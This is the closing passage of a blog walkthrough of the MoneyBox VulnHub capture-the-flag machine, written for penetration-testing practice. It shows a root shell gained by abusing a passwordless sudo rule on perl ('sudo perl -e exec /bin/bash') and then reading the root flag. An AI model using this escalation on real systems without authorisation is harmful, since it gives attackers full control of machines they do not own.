This command will launch a new Bash shell with root privileges. You'll be prompted for your password if `sudo` requires it (though, in your case, it shouldn't prompt for a password due to the `NOPASSWD` directive).



```
lily@MoneyBox:/$ sudo perl -e 'exec "/bin/bash";'
root@MoneyBox:/# whoami
root
root@MoneyBox:/# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib32
root@MoneyBox:/# ls -la
total 65
drwxr-xr-x  18 root root  4096 Oct 11  2022 .
drwxr-xr-x  18 root root  4096 Oct 11  2022 ..
-rw-------   1 root root     0 Oct 11  2022 .bash_history
lrwxrwxrwx   1 root root     7 Feb 25  2021 bin → usr/bin
drwxr-xr-x   4 root root  1024 Oct 11  2022 boot
```

And boom we are **root** user 🔥 .



```
root@MoneyBox:/# cd root
root@MoneyBox:~# ls
proof.txt
root@MoneyBox:~# cat proof.txt
35a9b533a1ca89013802f61f37b81ec1
root@MoneyBox:~# ^V
```

And here in root directory we got our second flag here 🥳 🥳.

In this walkthrough, we successfully tackled the MoneyBox machine, exploring various vulnerabilities and exploitation techniques. We covered key tasks such as identifying and exploiting weaknesses in the system, leveraging privilege escalation methods, and achieving a full compromise.

By following the steps outlined, you should now have a solid understanding of how to approach similar challenges and the tools and techniques used in this process. This experience not only reinforces your skills in penetration testing but also prepares you for more complex scenarios.

Thank you for following along with this walkthrough. If you have any questions or feedback, feel free to reach out. Happy hacking!

! Stay curious and keep learning !

> My Linkden **Link**

Offsec Hacking Vulnerability Vulnhub Cehv12

Edit profile

Written by Krish Sheth

4 Followers

More from Krish Sheth